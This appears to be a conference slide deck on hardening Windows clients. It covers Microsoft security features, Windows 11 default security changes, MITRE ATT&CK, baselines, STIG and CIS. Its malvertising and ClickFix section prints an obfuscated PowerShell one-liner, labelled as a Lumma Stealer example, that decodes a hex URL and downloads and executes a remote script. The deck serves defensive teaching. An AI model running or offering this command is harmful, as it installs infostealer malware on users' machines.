



Top Client Hardening Tips

Stefan Schörling & Jörgen Nilsson

Sponsors



Definition of a Secure Client



There is no such thing.....

But what we can do is to build a Client that is somewhat resistant to modern threats and capable of detecting possible threats and compromises

Threat actors don't rest





Stefan Schörling – SA7STE

Microsoft MVP · Security – SIEM & XDR

Role

CTO & Head of Managed Security Services
Onevinn

Focus

Security & SIGINT

Blog, Hobbies and more

- blog.sec-labs.com
- Security / Intelligence
- Padel



Jörgen Nilsson

Microsoft MVP · Security & Windows

Role

Trusted Advisor, Onevinn

Focus

Intune · Security · Windows · Windows 365

Blog, Hobbies and more

BBQ

ccmexec.com



Cloud Services

Protect your work information

Microsoft Entra ID

- Microsoft Entra Private Access
- Microsoft Entra Internet Access

Azure Attestation service
Microsoft Defender for Endpoint
Windows Hotpatch
Security baselines

Microsoft Intune

- Windows enrollment attestation
- Microsoft Cloud PKI
- Endpoint Privilege Management (EPM)
- Mobile Application Management (MAM)

Local Administrator Password solution (LAPS)
Windows Autopilot

Windows Update for Business
Windows Autopatch
OneDrive for work or school
Universal Print



Protect your personal information

Microsoft account
Find my device
OneDrive for personal
Personal Vault



Windows 365

Securing Windows 365
Secure BYOD with Windows 365



Privacy

Privacy controls

Microsoft Privacy Dashboard
Privacy transparency and controls
Privacy resource usage
Windows diagnostic data processor
Configuration



Identity

Passwordless sign-in

Windows Hello (PIN, Face, Fingerprint)
Windows presence sensing
Windows Hello for Business

- PIN reset
- Multi-factor unlock

Enhanced sign-in security (ESS)
Enhanced phishing protection

FIDO2
Passkeys
Microsoft Authenticator
Web sign-in
Federated sign-in
Smart cards



Advanced credential protection

Local Security Authority (LSA) protection
Credential Guard
Remote Credential Guard
VBS key protection

Token protection
Account lockout policy
Access management and control



Application

Application and driver control

Smart App Control
App Control for Business
Administrator protection
Microsoft vulnerable driver blocklist
App Signing



Application isolation

Win32 app isolation
App containers
Windows Sandbox
Windows Subsystem for Linux (WSL)
Virtualization-based security enclaves



Operating System

Encryption and data protection

BitLocker
BitLocker To Go
Device encryption
Encrypted hard drive
Email encryption



Network security

Transport Layer Security (TLS)
Domain Name System (DNS) security
Bluetooth protection
Wi-Fi connections
5G and eSIM
Windows Firewall
Virtual private network (VPN)
Server Message Block (SMB) file services



Virus and threat protection

Microsoft Defender SmartScreen
Microsoft Defender Antivirus
Attack surface reduction
Tamper protection
Exploit Protection
Controlled folder access



Device management

Config Refresh
Kiosk Mode



System security

Trusted Boot
Cryptography
Certificates
Code signing and integrity

Device Health Attestation
Windows protected print
Rust for Windows
Security policy settings and auditing

Sysmon functionality



Agentic security

Agent users
Agent connector and Agent Workspace containment
Secure-by-default agent policies



Hardware

Hardware root-of-trust

Trusted Platform Module (TPM) 2.0
Microsoft Pluton security processor



Silicon-assisted security

Secured kernel

- Virtualization-based security (VBS)
- Hypervisor-protected code integrity (HVCI)
- Hypervisor-enforced Paging Translation (HVPT)
- Hardware-enforced stack protection

Kernel direct memory access (DMA) protection
Secured-core PC and Edge Secured-Core

- Dynamic Root of Trust for Measurement (DRTM)
- Configuration lock



Security Foundation

Secure Future Initiative and offensive research

Secure Future Initiative (SFI)
Microsoft Security Development Lifecycle (SDL)
OneFuzz service
Microsoft Offensive Research and Security Engineering (MORSE)
Windows Insider and Microsoft Bug Bounty Programs



Certification

Federal Information Processing Standard (FIPS)
Common Criteria




Secure supply chain

Software Bill of Materials (SBOM)
Windows Software Development Kit (SDK)



Windows 11 - Default Security Changes



Identity & access

Passwordless auth, Windows Hello, FIDO2 keys, Config Refresh

Data & network

BitLocker by default, LSA protection, SMB signing, Personal Data Encryption

Hardening & auditing

NTLM auditing, legacy removal, ASR rules, IPP printer policies

Version 23H2

October 31, 2023



Passwordless sign-in

Windows Hello for Business & FIDO2 keys from day one, removing password option for Entra ID-joined devices

Windows LAPS natively inbox

Local admin password management moved into the OS with built-in backup and rotation

Enhanced Windows Firewall

App Control for Business ID tagging with Firewall rules via Intune, targeting apps without file paths

RDP account lockout policy

New group policy mitigates brute-force authentication attacks on Remote Desktop

Enhanced Phishing Protection

SmartScreen-based alerts for credential theft attempts and corporate credential reuse warnings

Config Refresh

Auto-reverts security policies every 90 min to prevent drift from tampering

Version 24H2

October 1, 2024 · Most aggressive security defaults release



LSA protection on by default

Prevents untrusted code from accessing LSASS memory; setting stored in UEFI to prevent tampering

Personal Data Encryption

Per-user encryption keys for Documents, Desktop, Pictures via Windows Hello (Enterprise/EDU)

BitLocker on by default

Automatic device encryption enabled on new installs across all editions with reduced hardware requirements

VBS on by default

Virtualization-based security isolates credentials outside the OS on PCs shipping with 24H2

SMB signing required

Mandatory for all connections on all editions, protecting against relay and tampering attacks

Remote Mailslot disabled

Deprecated protocol disabled by default, reducing legacy attack surface

SMB client encryption

Supports requiring encryption on all outbound SMB client connections for highest network security

LAPS auto account mgmt

Automated creation, rotation, and management of local admin accounts and passwords

Version 25H2

September 30, 2025 · Visibility, hardening & legacy removal



Enhanced NTLM auditing

Detailed NTLM audit logs enabled by default, providing visibility into legacy authentication usage to prepare for future NTLM restrictions

IPP printer security policies

New policies require TLS-encrypted Internet Printing Protocol, controlling whether non-TLS printers can be installed

Legacy feature removal

PowerShell 2.0 and WMIC removed, eliminating attack surface from legacy components that could bypass modern security controls

Administrator Protection (preview)

Replaces persistent admin rights with just-in-time privileges. Currently off by default, expected to become standard soon

Attack Surface Reduction updates

New ASR rule to block process creations from PSEXEC and WMI commands, auditing privilege escalation attempts

Key takeaways



01 Secure by default is the new standard

Microsoft is progressively enabling more security features out of the box, reducing reliance on manual IT configuration.

02 24H2 was the inflection point

BitLocker, LSA protection, and SMB signing all became default-on, marking the most aggressive push toward zero-trust endpoints.

03 Legacy protocols are being retired

Mailslot, PowerShell 2.0, WMIC, and NTLM are being disabled, audited, or removed to shrink the attack surface.

04 Just-in-time admin is next

Administrator Protection (preview in 25H2) signals that persistent local admin rights will be replaced by on-demand elevation.

MITRE ATT&CK



ATT&CK v18 has been released! Check out the [blog post](#) or [changelog](#) for more information.

ATT&CK®

[Get Started](#)

[Take a Tour](#)

[Contribute](#)

[Blog](#) ↗

[FAQ](#)

[Random Page](#) ▾

MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world – by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

ATT&CK Matrix for Enterprise

layout: side ▾

show sub-techniques

hide sub-techniques

Reconnaissance 11 techniques	Resource Development 8 techniques	Initial Access 11 techniques	Execution 17 techniques	Persistence 23 techniques	Privilege Escalation 14 techniques	Defense Evasion 47 techniques	Credential Access 17 techniques	Discovery 34 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 18 techniques	Exfiltration 9 techniques	Impact 15 techniques
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (7)	Abuse Elevation Control Mechanism (6)	Abuse Elevation Control Mechanism (6)	Adversary-in-the-Middle (4)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (4)	Application Layer Protocol (5)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Acquire Infrastructure (8)	Drive-by Compromise	Command and Scripting Interpreter (13)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction (4)
Gather Victim Identity Information (3)	Compromise Accounts (3)	Exploit Public-Facing		Boot or Logon Autostart Execution (14)	Access Token Manipulation (5)	BITS Jobs	Credentials from Password	Browser Information Discovery	Lateral Tool	Audio Capture		Exfiltration	Data Encryption for Impact

Malwaretising




Criminals buy
ad space online

Google


google ads

All Images Videos News Shopping Forums Web : More

Sponsored fake ad

 ads.google.com
https://ads.google.com


Google Ads
Get Customers and Sell More — **Google Ads** - Get Customers And Sell More With Online Advertising. **Google Ads** Gives You Many Ways To Be Seen.

 Google Ads
https://ads.google.com

Google Ads - Get Customers and Sell More with Online ...
Help drive sales, leads, or site traffic by getting your business in front of people who are actively searching **Google** for products or services you offer.



ClickFix



steam-cloud.pro

Verify you are not a robot



steam-cloud.pro




Complete these

VERIFICATION STEPS

To better prove you are not a robot, please:

1. Press and hold the key *windows key* **+ R**.
2. In the verification window, press **Ctrl + V**.
3. Press **Enter** on your keyboard to finish.

Please wait a 10 seconds and reload the page.

   [VERIFY](#)

tion below.


f your connection before proceeding.




+



+







```
"PowerShell.exe" -w h -c  
"$h='68747470733a2f2f6b6574656c6d6565737465722e6e6c2f74656d702f6537316873363  
22e707331';$u=-join($h-split'..')?{$_}|%{[char][convert]::ToInt32($_,16)};iex(New-Object  
Net.WebClient).DownloadString($u)"
```

Malware Example

Lumma Stealer







Security baselines

Security Baselines - Intune



- Windows Security Baseline
- Edge Security Baseline
- Windows 365 Baseline
- Defender for Endpoint Baseline
- Microsoft 365 Apps for Enterprise Security Baseline

Intune policies are the way to go as we get status back for each setting.


- The security baselines have been around for many many years....

Security baseline settings and Autopilot reboot



When targeted to device an extra login/reboot may happen
To avoid that move the following setting to user targeted

- Lock screen
- Credential Guard
- DMA Guard
- Virtualization Based Technology
- Device Lock



STIG (Security Technical Implementation Guides)



- Great additional source of security recommendations
- Not only client security recommendations
- Your job is complex, and the stakes are high – this is a shortcut to compliance

<https://www.stigviewer.com/stigs>

The screenshot shows the STIG Viewer website interface. At the top left is the UCF logo and the text 'STIG Viewer'. A navigation menu includes 'HOME', 'STIGS' (which is underlined), 'DOD 8500', 'NIST 800-53', 'COMMON CONTROLS HUB', and 'ABOUT'. The main content area displays the title 'UNCLASSIFIED DISA FSO STIG List' followed by a 'Title' header and a list of links to various STIG documents.

Title
Network WLAN AP-NIPR Platform
A10 Networks ADC ALG
A10 Networks ADC NDM
AIX 5.3 SECURITY TECHNICAL IMPLEMENTATION GUIDE
AIX 6.1 SECURITY TECHNICAL IMPLEMENTATION GUIDE
APACHE 2.2 Server for UNIX
APACHE 2.2 Server for Windows
APACHE 2.2 Site for UNIX
APACHE 2.2 Site for Windows Security Implementation Guide

CIS Framework

- Community-driven nonprofit organization
- CIS Benchmarks List
- Not free (only for non-profit)



CIS Benchmarks List

The CIS Benchmarks are prescriptive configuration recommendations for more than 25+ vendor product families. They represent the consensus-based effort of cybersecurity experts globally to help you protect your systems against threats more confidently.

[DOWNLOAD BENCHMARKS →](#)

Are you new to the CIS Benchmarks? [Learn More](#)

Want to learn more about how the CIS Benchmarks can help you harden your systems? [Watch Our Video.](#)

OpenIntuneBaseline & other community resources

Created by MVP James Robinson



- Core device security hardening
- Device Encryption via BitLocker
- Google Chrome (Note: Policies are quite "Anti-Chrome" to encourage the use of Edge)
- Microsoft Edge (Split into multiple policies for easier management)
- Microsoft Office (Including OneDrive Known Folder Move)
- Microsoft Defender for Endpoint (AV, Firewall, ASR Rules)
